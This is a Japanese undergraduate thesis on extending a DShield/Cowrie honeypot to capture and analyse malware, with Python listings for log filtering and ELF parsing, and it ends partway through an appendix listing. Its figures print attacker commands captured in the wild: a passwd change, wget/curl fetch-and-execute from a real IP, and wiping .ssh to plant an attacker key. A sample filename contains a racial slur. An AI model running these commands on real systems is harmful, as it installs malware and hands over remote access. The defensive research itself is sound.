

卒業論文

ハニーポットによる不正ファイルの入手と分析

2024 年度

拓殖大学工学部情報工学科

吉村 直将

指導教員 教授 蓑原 隆
助手 田島 信行

目次

2.1	システムの構成	3
3.1	readJson.py	5
3.2	forList.sh	5
3.3	foo	5
3.4	forList の実行結果	5
3.5	busybox の攻撃コマンド	6
3.6	wget の攻撃コマンド	6
3.7	echo の攻撃コマンド	6
4.1	固定的な応答内容のファイル	7
4.2	wget コマンドのフリをするプログラム (wget.py) の一部	8
5.1	対象データの先頭部分	9
5.2	ELF 形式のファイル構造	10
5.3	elf.py (1/3)	11
5.4	elf.py (2/3)	11
5.5	elf.py (3/3)	12
5.6	ELF 形式データからの情報抽出結果	12

第 1 章

はじめに

近年，サイバー攻撃の発生件数が年々増加してきており，その攻撃手法も多様化している．多様化した新しい攻撃に対処するためには攻撃手法の分析が必要である．攻撃手法の分析のために，攻撃者を誘き寄せ，不正アクセスを受けるハニーポットを用いて攻撃者の情報を収集する方法がある．例えばハニーポットを利用して，ログイン試行時に使われる ID やパスワード，ログイン後に攻撃者から送られるシェルコマンド等の情報を収集する方法が提案されている [1]．

本研究では，より具体的な攻撃者の攻撃手法の情報を得るため，攻撃者がログイン成功後に行う攻撃に着目し，ハニーポットを用いて，攻撃者から送信されるコマンドやそのコマンドから入手できるファイルの情報を収集し，解析するシステムを構築する．そして，攻撃の分析を行い，最新の攻撃内容について警告を発することを目的とする．

第 2 章

攻撃収集分析システム

攻撃者がダウンロードさせようとしてくる不正なソフトウェアの解析を実現する為のシステムの構成を図 2.1 に示す.




図 2.1 システムの構成

ハニーポットは、攻撃者からの何度かのログイン試行を受け、一定の条件で、攻撃者にログイン成功したと思わせる。その後、攻撃者にコマンドインタプリタの様な返答を見せ、不正な操作のコマンドをデータベース DB に収集する。収集したコマンドから、攻撃者が不正なサイトからダウンロードさせようとする不正なファイルを安全に入手する。また、コマンドの中には、ハニーポット内に不正ファイルの作成を試みるものもあり、安全にファイルを作成し、収集を行う。収集した不正ファイルのコードから、どの様な不正ファイルかを分析し警告を発する。また、その情報からダウンローダーに生かせるものをフィードバックする。

本研究では、ハニーポットとして DShield (Distributed Intrusion Detection System)[2] と呼ばれるグローバルなセキュリティコミュニティによって構築された分散型侵入検知システムを使用する。これまで我々の研究室では主に攻撃頻度の時系列解析のために Dshield ハニーポットを利用している [3]。が、本研究では図 2.1 に示すように、Dshield の cowrie[4] のログイン認証部、コマンドインタプリタ部に必要な機能を追加する、また、コマンドからファイル又は、URL などを取集するダウンローダー部、不正ファイルの分析部は、新しくプログラムを作成する。

第 3 章

Dshiled の環境構築と運用

Raspberry Pi に Dshield をインストールし、パスワードや接続する無線 LAN の設定を行なった。Raspberry Pi のファイアウォールの設定から SSH を有効にする事で、外部からの接続を cowrie が対応するように設定した。また、研究室内のネットワークからの接続は攻撃と見さないように設定した。

具体的に行った設定作業として、まず初めに、本研究で使用する Raspberry Pi をディスプレイに繋げて、無線 LAN やパスワードの再構成させた。その更新の際には時間が少し掛かった。次に、ディスプレイの設定から Raspberry Pi の設定、その中のインターフェースの SSH 有効を選択することで、SSH を通って外部からの接続を可能にした。そして、Raspberry Pi に Dshield をインストールするために、git をインストールし、ハニーポット Dshield のソフトを git から clone した。次に、研究室内のネットワークをファイアウォールで check しないように設定した。ハニーポットの設定をする際には、専用のコマンドとして `ssh [パスワード] pi@[ハニーポットに繋がっている IP アドレス]` で接続することができる。

攻撃者からコマンドを収集するために Dshield のプログラムを調査し、コマンドを収集できているのか確認した。

調査の結果、Dshield は Cowrie[4] を使用して攻撃コマンドを取集し、`/srv/cowrie/var/log/cowrie` の場所にファイル名が `cowrie.log` や `cowrie.json` に日付が加わった形で保存していることが分かった。また、ログイン試行に対応しているプログラムが `/src/cowrie/core/` の場所にある `auth.py` であることを突き止め、解読したところ、Dshield は外部からの攻撃者からのログイン試行を 1 回以上のランダム回数行くと、ログイン可能とするように設定されていることが分かった。

実際にハニーポットを運用し 5/19 から 5/30 の期間中にコマンドを取集した。収集した攻撃データのファイル形式は Json 形式であり、攻撃コマンド情報だけではなく色々な情報を確認することができたことから、ファイルデータを扱いやすく、且つ分かりやすくするためのプログラムを複数作成した。

初めに、コマンド引数で指定した一つの json ファイルから一行ずつ Json データを辞書形式に変更するプログラムとして `readJson.py` を作成した。また、攻撃者が変わった際に分かりやすいように、ip アドレスが変わったらその都度表示するようにした。次に複数日の json ファイルを一括で処理するプログラムを shell スクリプトで作成した。作成したプログラム `forList.sh` は、コマンドで指定したファイル (foo) に書かれているファイルを対象に `readJson.py` を実行する。

`readJson.py` を図 3.1 に示す。cowrie の Json データの方式は、キーと値の形になっており、5 行目で一行ずつ Json データを辞書形式に変換する。6 行目でキー `['eventid']` の値が `cowrie.command.input` であることを確認し、攻撃者に打たれたコマンド情報であるかの判定を行う。そして、キー `['input']` の値がコマンドの情報となっている。また、3 行目で変数 `cmd` を用意し、今回は、`wget` を入れ、12 行目で、コマンド情報に `wget` が入っているかの判定を行うことで、求める対象の攻撃コマンドを狭めて確認できるようになっている。その際、攻撃者が変わったことが分かりやすいように、2 行目で事前に変数 `ip` を用意しておき、13,14 行目で、ip アドレスが変わるごとに、更新される。

`forList.sh` を図 3.2 に、`foo` ファイルを図 3.3 に示す。`forList.sh` を `foo` ファイル対象として実行した結果を図 3.4 に示す。

収集したコマンドの中には、特定のパターンのコマンドが多く発見された。例えば組み込み Linux で複数のコマンドをまとめるために使われる `busyBox` が図 3.5 のように含まれていて、この期間中に多くの攻撃が組み込み Linux の機器を対象としていることが分かった。

また、収集したコマンド中には、不正なファイルをダウンロードさせるため `wget` コマンドを用いているもの図 3.6 や、不正なファイルをハニーポット内に作成するために、`echo` コマンドを用いているもの図 3.7 が多かった。

```

1 with open(sys.argv[1]) as f: # コマンド引数のファイルを開く
2     ip = None
3     cmd = 'wget'
4     for line in f: # ファイルから一行ずつ読み込む
5         dic = json.loads(line) # 一行のJSON データを辞書形式に変換する
6         if dic['eventid'] == 'cowrie.command.input':
7
8             #ip = dic['src_ip']
9             #print('[src_ip] =', dic['src_ip'])
10            #print(dic['input'])
11
12            if cmd in dic['input']:
13                if dic['src_ip'] != ip:
14                    ip = dic['src_ip']
15                    print('[src_ip] =', dic['src_ip'])
16                    print(dic['input'])

```

図 3.1 readJson.py

```

1 #!/bin/bash
2 for i in `cat $1`; do
3     python3 readJson.py $i
4     #python3 searchJson.py $i
5 done

```

図 3.2 forList.sh

```

1 cowrie/cowrie.json.2023-05-19
2 cowrie/cowrie.json.2023-05-20
3 cowrie/cowrie.json.2023-05-21
4 cowrie/cowrie.json.2023-05-22
5 cowrie/cowrie.json.2023-05-23
6 cowrie/cowrie.json.2023-05-24
7 cowrie/cowrie.json.2023-05-25
8 cowrie/cowrie.json.2023-05-26
9 cowrie/cowrie.json.2023-05-27
10 cowrie/cowrie.json.2023-05-28
11 cowrie/cowrie.json.2023-05-29
12 cowrie/cowrie.json.2023-05-30
13 cowrie/cowrie.json.2023-05-31

```

図 3.3 foo

```

[src_ip] = 180.116.50.76
tftp; wget; /bin/busybox BCJAY
[src_ip] = 59.178.216.135
tftp; wget; /bin/busybox YWWGW
[src_ip] = 180.116.50.76
tftp; wget; /bin/busybox PEZJT
[src_ip] = 185.224.128.121
lscpu | grep "CPU(s):" " && echo -e "cKrEWeqRzXwt\ncKrEWeqRzXwt" | passwd && cd /tmp; wget http
://84.54.50.198/pedalcheta/cutie.x86_64; curl -s -O http://84.54.50.198/pedalcheta/cutie.x86_64; chmod 777 cu
tie.x86_64; ./cutie.x86_64 x86h
[src_ip] = 113.161.4.96
tftp; wget; /bin/busybox BSMKI

```

図 3.4 forList の実行結果

```

[src_ip] = 180.116.50.76
tftp; wget; /bin/busybox BCJAY
[src_ip] = 59.178.216.135
tftp; wget; /bin/busybox YWWGW
[src_ip] = 180.116.50.76
tftp; wget; /bin/busybox PEZJT

```

図 3.5 busybox の攻撃コマンド

```

[src_ip] = 185.224.128.121
lscpu | grep "CPU(s):" " && echo -e "cKrEWeqRzXwt\ncKrEWeqRzXwt" | passwd && cd /tmp; wget http
://84.54.50.198/pedalcheta/cutie.x86_64; curl -s -O http://84.54.50.198/pedalcheta/cutie.x86_64; chmod 777 cu

```

図 3.6 wget の攻撃コマンド

```

[src_ip] = 95.214.27.202
cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAC/yU0
iqklqw6etPlUon4mZzxslFWq8G8sRyluQMD3i8tpQWT2cX/mwGgSRCz7HMLyxt87oLYIPemTIRBiyqk8SLD3ij
QpfZwQ9vsHc47hdTBfj89FeHJGGm1KpWg8lrXeMW+5jIXTFmEFhbJ18wc25Dcds4QCM0DvZGr/Pg4+kqJ0gLyq
YmB2fdNzBcU05QhhWW6tSuYcXcyAz8Cp73JmN6TcPuVqHeFYDg05KweYqTqThFFHbdxdqqrwy6fNt8q/cgI30N

```

図 3.7 echo の攻撃コマンド

第 4 章

ダウンローダー部の作成

ダウンローダー部のシステムプログラムは、主に 3 つの動作を行う。

- (1) 不正ファイルデータのダウンロードコマンドを模倣して不正データを入手する
- (2) 不正データを安全に扱うためにヘッダ情報を追加する
- (3) データを保存するファイル作成し、ヘッダ情報と不正ファイルデータを書き出す。

(1) について、Dshield が Cowrie によって攻撃コマンドを模倣している部分を調査した。まず初めに、攻撃者に決まった内容の応答を返すコマンドの応答内容が図 5.1 のように txtcmds というディレクトリの下のファイルに置かれていることが分かった。

```
[ % tree txtcmds
txtcmds
├── bin
│   ├── df
│   ├── dmesg
│   ├── enable
│   ├── mount
│   ├── stty
│   ├── sync
│   └── ulimit
└── usr
    ├── bin
    │   ├── clear
    │   ├── emacs
    │   ├── getconf
    │   ├── killall
    │   ├── locate
    │   ├── lscpu
    │   ├── make
    │   ├── nano
    │   ├── nproc
    │   ├── pico
    │   ├── pkill
    │   ├── top
    │   ├── vi
    │   └── vim
    └── sbin
        └── vipw
```

図 4.1 固定的な応答内容のファイル

次に、このファイルを使っているソースプログラムを次のコマンドで検索し、`/srv/cowrie/shell/protocol.py` の `getCommand` 関数で使われていることが分かった。

```
find /srv/cowrie/ -exec grep, ' txtcmds' {} \; -and -print 2>/dev/null
```

`getCommand` 関数は `/srv/cowrie/shell/honeypot.py` で使われており、この `honeypot.py` の `LineReceived` 関数で、攻

撃者が入力された行の処理を行うときに、runCommand 関数を呼び出して protocol.getCommand() コマンドを実行していることがわかった。

さらに、応答が固定的でないコマンドは、srv/cowrie/src/cowrie/commands の下に Python プログラムとして実現されていることが分かった。例えば、不正ファイルデータのダウンロードに使われている wget の動作は、wget.py 中で行われる。

```
123         self.deferred = self.download(self.url, self.outfile)
124         #URL と out ファイルを引数に download 関数で不正サイト情報 defferd を取得
125         if self.deferred:
126             self.deferred.addCallback(self.success) # 情報を得られたらsuccess メソッドへ
127             self.deferred.addErrback(self.error, self.url) # 情報を上手く得られなかったら
                error メソッドへ
128         else:
129             self.exit()
```

図 4.2 wget コマンドのフリをするプログラム (wget.py) の一部

wget.py の一部を図 4.2 に示す。123 行目で self.download(self.url, self.outfile) に引数として URL とファイル名を渡して、ダウンロードを実行する。

download 関数では、twisted ライブラリ [5] を使用して、HTTP 通信を開始する。ネットワーク通信に時間が掛かるので、125 行目から 127 行目で、通信終了時に呼び出される関数を登録している。通信が成功したら、self.deferred.addCallback(self.success) で登録した success 関数が呼び出される。

(2) と (3) の処理については wget.py の success 関数にコードを追加して実現した。追加したコードを図 4.3 に、wget.py 全体のリストを付録 A.1 に示す。

(2) において、ダウンロードしたデータをそのままファイルとして保存することを避け、不正データのファイルを誤って動作させてしまった場合でも問題が起きないようにする安全対策のために、ヘッダ情報を不正データに追加する。

具体的なヘッダ情報としては、ダウンロードに使用した URL の前に 4 桁の URL 文字数を追加したものとし、URL の文字数は、4 桁の数字を追加したものとする。

(3) については、Dshield ハニーポットが攻撃者に見せているファイルシステムの外の領域として外付け HDD(/HD/malwares/tmp/) に作成する、そしてファイル名は、図 4.3 の 234 行目のように、MW の後に攻撃があった日時を入れたものとする。

図の 236 行目から 239 行目が実際にファイルを書き込む部分である。download 関数がダウンロードしたデータは変数に記録されているので、ヘッダの後にその内容を書き出している。

実際に研究室で運用しているハニーポットに組み込んで確認したところ、攻撃があったときにデータが記録されていないことが判明した。原因は DShield が 1 日に 1 回、18 時 28 分に、配布元を確認し、システムのアップデートがあった時、自動的に更新しているためであった。自動更新が行われると、修正した wget.py が上書きされてしまい、追加した処理が行われていなかった。

そこでハニーポットの/etc/cron.d/dshield に変更を加え、アップデートが終了したあとで、wget.py へ周期的に変更を加えたもので上書きをするように設定し、正しく動作していることを確認した。

第 5 章

不正ファイルの分析

不正ファイルの分析として実際の不正ファイルからの情報取得を行った。具体的には、直接不正ファイルを作成させようとしてくる攻撃の 1 つとして、複数の echo コマンドを次のように送るものについて、実際にファイルを作成して調査した。

```
echo -ne "\x7f\x45.." > niggabox
```

以下、作成したファイルを対象データと呼び、その先頭部分を図 5.1 に示す。

1	00000000	7f	45	4c	46	01	01	01	00	00	00	00	00	00	00
2	00000100	02	00	28	00	01	00	00	00	2c	83	00	00	34	00
3	00000200	78	04	00	00	02	00	00	04	34	00	20	00	04	00
4	00000300	0a	00	07	00	01	00	00	00	00	00	00	00	80	00
5	00000400	00	80	00	00	d0	03	00	00	d0	03	00	00	05	00
6	00000500	00	80	00	00	01	00	00	00	d0	03	00	00	d0	03
7	00000600	d0	03	01	00	10	00	00	00	10	00	00	00	06	00
8	00000700	00	80	00	00	07	00	00	00	d0	03	00	00	d0	03
9	00000800	d0	03	01	00	00	00	00	00	08	00	00	00	04	00
10	00000900	04	00	00	00	51	e5	74	64	00	00	00	00	00	00

図 5.1 対象データの先頭部分

まず、対象データは 2,720 バイトのバイナリーデータであることがわかった。バイナリーデータのファイルは、最初の数バイトがファイル形式を示している場合が多い。対象データについて先頭部分を調べたところ、最初の 4 バイトが、“7f 45 4c 46”であり、ELF 形式 [6] のファイルであると判別した。

次に ELF 形式のヘッダ情報の解析を行う。ELF 形式のファイル構造では、

- 1 から 4 バイト目がマジックナンバーとして“7f 45 4c 46”に固定されている
- 5 バイト目がクラスとして、32 ビットオブジェクト (1) か、64 ビットオブジェクト (2) かを示している
- 6 バイト目がデータの符号化として、リトルエンディアン方式 (1) かビッグエンディアン方式 (2) かを示している
- 18 バイト目が対象としているアーキテクチャの種類 (28 は ARM) を示している

今回の対象データは、32 ビットのリトルエンディアン形式で、ARM アーキテクチャ用であることがわかる。

そこで、次のコマンドで逆アセンブリを行い内容を確認したところ、

```
objdump --print-imm-hex -disassemble -s niggabox!
```

マルウェアの Mirai のソースコード [7] として公開されているコードの一部に酷似していることがわかった。

さらに、リンク先から別のファイルをダウンロードする機能を持っていることが分かり。具体的にこの不正ファイルでは、リンク先はアムステルダムで、別のファイルは jklarm7 というファイルであることも分かった。

5.1 ELF 形式のファイルから情報取得の自動化

ELF 形式のファイルについて、自動で情報を解析するためのプログラムを作成した。

ELF 形式は図 5.2 に示すように、ELF ヘッダ (ELF Header) につづくデータ部分になっており、データ部分は、プログラムヘッダテーブル (Program header table) または、セクションヘッダテーブル (Section header table) の情報にしたがって、実行時にメモリ上に展開される .text、.rodata などの複数セクションで構成されている。

プログラムヘッダテーブルとセクションヘッダテーブルのサイズやオフセットの情報は、ELF ヘッダから取得できる。また、各セクションの境界はセクションヘッダの情報で切り分けられる。セクションヘッダテーブルは、エントリという項目で分かれており、各エントリは一つ一つのセクションの情報が表 5.1 に示すように書かれている。




図 5.2 ELF 形式のファイル構造

表 5.1 セクションヘッダのエントリー情報 (一部)

エントリ	名前	意味
0	sh_name	セクション名が格納された shstrtbl のインデックス
4	sh_offset	ELF ファイル中のデータのオフセット
5	sh_size	ELF ファイル中のデータのサイズ

自動情報取得として、プログラムに埋め込まれた文字列などのリテラルが格納されている .rodata から情報を取得する処理をするプログラム elf.py を図 5.3, 5.4, 5.5 に示すように実装した。

elf.py では、図 5.3 に示すように、初めに ELF 形式のファイルであるか判別し、次に、ファイルの基本情報をファイルのヘッダテーブルから取得する。

その基本情報を元に、図 5.4 に示すように、データを struct モジュールの unpack を使用して、データ方式にのっとった方法で変換していく、例えば 26 行目の、`e1 = struct.unpack("<111",data[24:24+12])` では、ファイルデータの 24 バイト目から 12 バイト分のデータを 4 バイトずつリトルエンディアン方式で、e1 として取得し、エントリーポイントのアドレス、および、プログラムヘッダテーブルやセクションヘッダテーブルのオフセットやサイズを取得する。

同様に、ファイルデータの 40 バイト目から 2 バイトずつ 6 個のデータを、e2 として取得し、各テーブルのエントリサイズと数を取得する。さらに、セクションヘッダに記述された各セクションの名前が格納されている「.shstrtab」というセ

```

1 import struct
2 f = open("niggabox","rb")
3 data = f.read()
4 if data[0:4] == b'\x7fELF':
5     print("ELF")
6     match data[4]:
7         case 1:
8             print("32bit")
9         case 2:
10            print("64bit")
11     match data[5]:
12         case 1:
13             print("little endian")
14         case 2:
15             print("big endian")
16     match data[18]:
17         case 0x07:
18             print("Intel 80860")
19         case 0x13:
20             print("Intel 80960")
21         case 0x28:
22             print("Arm")

```

図 5.3 elf.py (1/3)

```

24 # エントリポイント,プログラムヘッダテーブル,セクションヘッダテーブルの取得
25 if data[4] == 1: #16bit の場合
26     e1 = struct.unpack("<111",data[24:24+12])
27     entrypoint = e1[0]
28     print("entrypoint = " + hex(entrypoint)) #エントリーポイントのメモリアドレス
29     phoff = e1[1] #str(data[28] + data[29] + data[30] + data[31])
30     print("phoff = " + hex(phoff)) #プログラムヘッダテーブルの最初のポイント
31     shoff = e1[2] #str(data[32] + data[33] + data[34] + data[35])
32     print("shoff = " + hex(shoff)) #セクションヘッダテーブルの最初のポイント
33     e2 = struct.unpack("<6H",data[40:40+12]) #2byte ずつ
34     ehsize = e2[0] #str(data[40] + data[41])
35     print("ehsize = " + hex(ehsize)) #このヘッダーのサイズ
36     phetsize = e2[1] #プログラムヘッダテーブルのエントリーサイズ
37     print("phetsize = " + hex(phetsize))
38     phnum = e2[2] #プログラムヘッダテーブルのエントリー数
39     print("phnum = " + hex(phnum))
40     shensize = e2[3] #セクションヘッダテーブルのエントリーサイズ
41     print("shensize = " + hex(shensize))
42     shennum = e2[4] #セクションヘッダテーブルのエントリー数
43     print("shennum = " + hex(shennum))
44     shstrndx = e2[5] #セクションヘッダテーブル内でセクション名を持つエントリの位置
45     print("shstrndx = " + hex(shstrndx))

```

図 5.4 elf.py (2/3)

クションのインデックスの情報 shstrndx を取得する。ELF 形式では各セクションが記録される順番は規定されていない

が、.shstrtab セクションには、各セクション名のテーブルが格納されており、名前を使ってセクションの判別を行うことができる。

```
47     sehd = []
48     for i in range(shennum):
49         shptr = shoff + i * shensize #エントリのスタート位置
50         sehd.append(struct.unpack("<101",data[shptr:shptr+shensize]))
51     print(sehd)
52     print(sehd[shstrndx][4]) #.strtab のオフセット
53     shstr = data[sehd[shstrndx][4]:sehd[shstrndx][4]+sehd[shstrndx][5]]
54
55     rden = 0
56     for i in range(shennum):
57         sname = ''
58         for ch in shstr[sehd[i][0]:]:
59             if ch == 0:
60                 break
61             else:
62                 sname = sname + chr(ch)
63
64         if sname == ".rodata":
65             rden = i
66
67     print(".rodata:" + str(rden))
68     print(data[sehd[rden][4]:sehd[rden][4]+sehd[rden][5]])
```

図 5.5 elf.py (3/3)

図 5.5 では、まず、セクションヘッダテーブルのセクションごとのオフセットやサイズ情報を unpack し、リスト (sehd) に追加している。

次に、セクションヘッダリスト shed の中の.shstrtab のセクションを shstrndx が指定しているため、53 行目に示すように、そのエントリのオフセット (4 番目) とサイズ (5 番目) を使って、.shstrtab のデータを shstr として取得する。

さらに、表 5.1 に示したように、セクションヘッダテーブルのエントリの最初の項目が、shstrtab の '0' で終端されたセクション名のオフセット情報を持つことから、58 行目から 62 行目のようにループを使ってセクション名 sname を取得する。

各セクションの名前を取得するときに 64, 65 行目でセクション名が.rodata かを判定し、.rodata のエントリのインデックスを rden として記録する。

最後に、67, 68 行目で、.rodata のセクション内容を表示している。

手作業での分析に使用した対象データ (niggabox) について、作成したプログラムを実行し、図 5.6 のようにダウンロードしようとするファイル名 (jklarm7) などの情報が取得できることを確認した。

```
.rodata:2
b'arm7\x00\x00\x00\x00YAR\n\x00\x00\x00\x00GET /bins/jklarm7 HTTP/1.0\r\n\r\n\x00\x00'
```

図 5.6 ELF 形式データからの情報抽出結果

第 6 章

まとめ

本研究では、Dshield ハニーポットに、ダウンローダー部や解析を行うプログラム `elf.py` などの機能を追加することで、ダウンローダー部では攻撃コマンドが送り込もうとしている不正ファイルデータを取得し、`elf.py` では ELF 形式のファイルの解析を行うシステムの開発を行なった。

そして、我々の研究室で運用しているハニーポットに実装した、運用をしていきながら攻撃データを収集していった、収集した攻撃コマンドには、特定のパターンのコマンドが多く発見され、`busybox` というコマンドが多く使われており、収集期間である、5/19 から 5/30 期間中は、多くの攻撃が組み込み Linux を攻撃対象としていることが分かった。また、`wget` や `echo` のような攻撃コマンド確認でき、その攻撃コマンドを利用し、ダウンローダー部で不正ファイルデータの取得を行った、そして、`elf.py` を用いた解析結果の表示を行えることを確認した。具体的な解析結果として、攻撃コマンド `echo` から取得した不正ファイルデータの一つが Mirai と呼ばれるマルウェアに酷似しており、リンク先であるアムステルダムから別のファイル `jdklarm7` をダウンロードする機能を持っていることが分かった。

しかし、解析結果を管理者に通知する部分は未実装で残された課題となっている。

参考文献

- [1] 中山楓, 鉄穎, 楊笛, 田宮和樹, 吉岡克成, 松本勉: IoT 機器への Telnet を用いたサイバー攻撃の分析, 情報処理学会論文誌, Vol. 58, No. 9, pp. 1399–1409 (2017).
- [2] DShield Honeypot <https://isc.sans.edu/tools/honeypot/> (accessed accessed 2024/6/14).
- [3] 西田圭介: インターネット上のサイバー攻撃のハニーポットを用いた分析と可視化, 拓殖大学工学部情報工学科卒業論文 (2022).
- [4] Welcome to Cowrie' s documentation! <https://cowrie.readthedocs.io/en/latest/index.html> (accessed accessed 2024/5/31).
- [5] Welcome to the Twisted documentation! <https://docs.twisted.org/en/stable/index.html> (accessed accessed 2024/07/28).
- [6] elf - 実行可能リンクフォーマット (ELF) ファイルのフォーマット <https://manpages.ubuntu.com/manpages/trusty/ja/man5/elf.5.html> (参照参照 2024/6/14).
- [7] Mirai BotNet <https://github.com/jgamblin/Mirai-Source-Code> (accessed accessed 2024/5/31).

付録 A

プログラムリスト

```
1 # Copyright (c) 2009 Upi Tamminen <desaster@gmail.com>
2 # See the COPYRIGHT file for more information
3
4 from __future__ import annotations
5
6 import getopt
7 import ipaddress
8 import os
9 import time
10
11 from twisted.internet import reactor, ssl # type: ignore
12 from twisted.python import compat, log
13 from twisted.web import client
14
15 from cowrie.core.artifact import Artifact
16 from cowrie.core.config import CowrieConfig
17 from cowrie.shell.command import HoneyPotCommand
18
19 commands = {}
20
21
22 def tdiff(seconds):
23     t = seconds
24     days = int(t / (24 * 60 * 60))
25     t -= days * 24 * 60 * 60
26     hours = int(t / (60 * 60))
27     t -= hours * 60 * 60
28     minutes = int(t / 60)
29     t -= minutes * 60
30
31     s = "%ds" % (int(t),)
32     if minutes >= 1:
33         s = f"{minutes}m {s}"
34     if hours >= 1:
35         s = f"{hours}h {s}"
36     if days >= 1:
37         s = f"{days}d {s}"
38     return s
39
```



```

40
41 def sizeof_fmt(num):
42     for x in ["bytes", "K", "M", "G", "T"]:
43         if num < 1024.0:
44             return f"{num}-{x}"
45         num /= 1024.0
46
47
48 # Luciano Ramalho @ http://code.activestate.com/recipes/498181/
49 def splitthousands(s, sep=","):
50     if len(s) <= 3:
51         return s
52     return splitthousands(s[:-3], sep) + sep + s[-3:]
53
54
55 class Command_wget(HoneyPotCommand):
56     """
57     wget command
58     """
59
60     limit_size: int = CowrieConfig.getint("honeypot", "download_limit_size", fallback=0)
61     downloadPath: str = CowrieConfig.get("honeypot", "download_path")
62     quiet: bool = False
63
64     def start(self):
65         url: str
66         try:
67             optlist, args = getopt.getopt(self.args, "cq0:P:", ["header="])
68         except getopt.GetoptError:
69             self.errorWrite("Unrecognized option\n")
70             self.exit()
71             return
72
73         if len(args):
74             url = args[0].strip()
75         else:
76             self.errorWrite("wget: missing URL\n")
77             self.errorWrite("Usage: wget [OPTION]... [URL]...\n\n")
78             self.errorWrite("Try 'wget --help' for more options.\n")
79             self.exit()
80             return
81
82         self.outfile: str = None
83         self.quiet = False
84         for opt in optlist:
85             if opt[0] == "-0":
86                 self.outfile = opt[1]
87             if opt[0] == "-q":
88                 self.quiet = True
89
90         # for some reason getopt doesn't recognize "-0 -"

```

```

91     # use try..except for the case if passed command is malformed
92     try:
93         if not self.outfile:
94             if "-0" in args:
95                 self.outfile = args[args.index("-0") + 1]
96     except Exception:
97         pass
98
99     if "://" not in url:
100         url = f"http://{url}"
101
102     urldata = compat.urllib_parse.urlparse(url)
103
104     self.url = url.encode("utf8")
105
106     if self.outfile is None:
107         self.outfile = urldata.path.split("/")[-1]
108         if not len(self.outfile.strip()) or not urldata.path.count("/"):
109             self.outfile = "index.html"
110
111     if self.outfile != "-":
112         self.outfile = self.fs.resolve_path(self.outfile, self.protocol.cwd)
113         path = os.path.dirname(self.outfile)
114         if not path or not self.fs.exists(path) or not self.fs.isdir(path):
115             self.errorWrite(
116                 "wget: {}: Cannot open: No such file or directory\n".format(
117                     self.outfile
118                 )
119             )
120             self.exit()
121             return
122
123     self.deferred = self.download(self.url, self.outfile) #
124     URL と out ファイルを引数に download 関数で不正サイト情報 defferd を取得
125
126     if self.deferred:
127         self.deferred.addCallback(self.success) # 情報を得られたら success メソッドへ
128         self.deferred.addErrback(self.error, self.url) # 情報を上手く得られなかったら
129         error メソッドへ
130
131     else:
132         self.exit()
133
134 def download(self, url, fakeoutfile, *args, **kwargs):
135     """
136     url - URL to download
137     fakeoutfile - file in guest's fs that attacker wants content to be downloaded to
138     """
139     try:
140         parsed = compat.urllib_parse.urlparse(url)
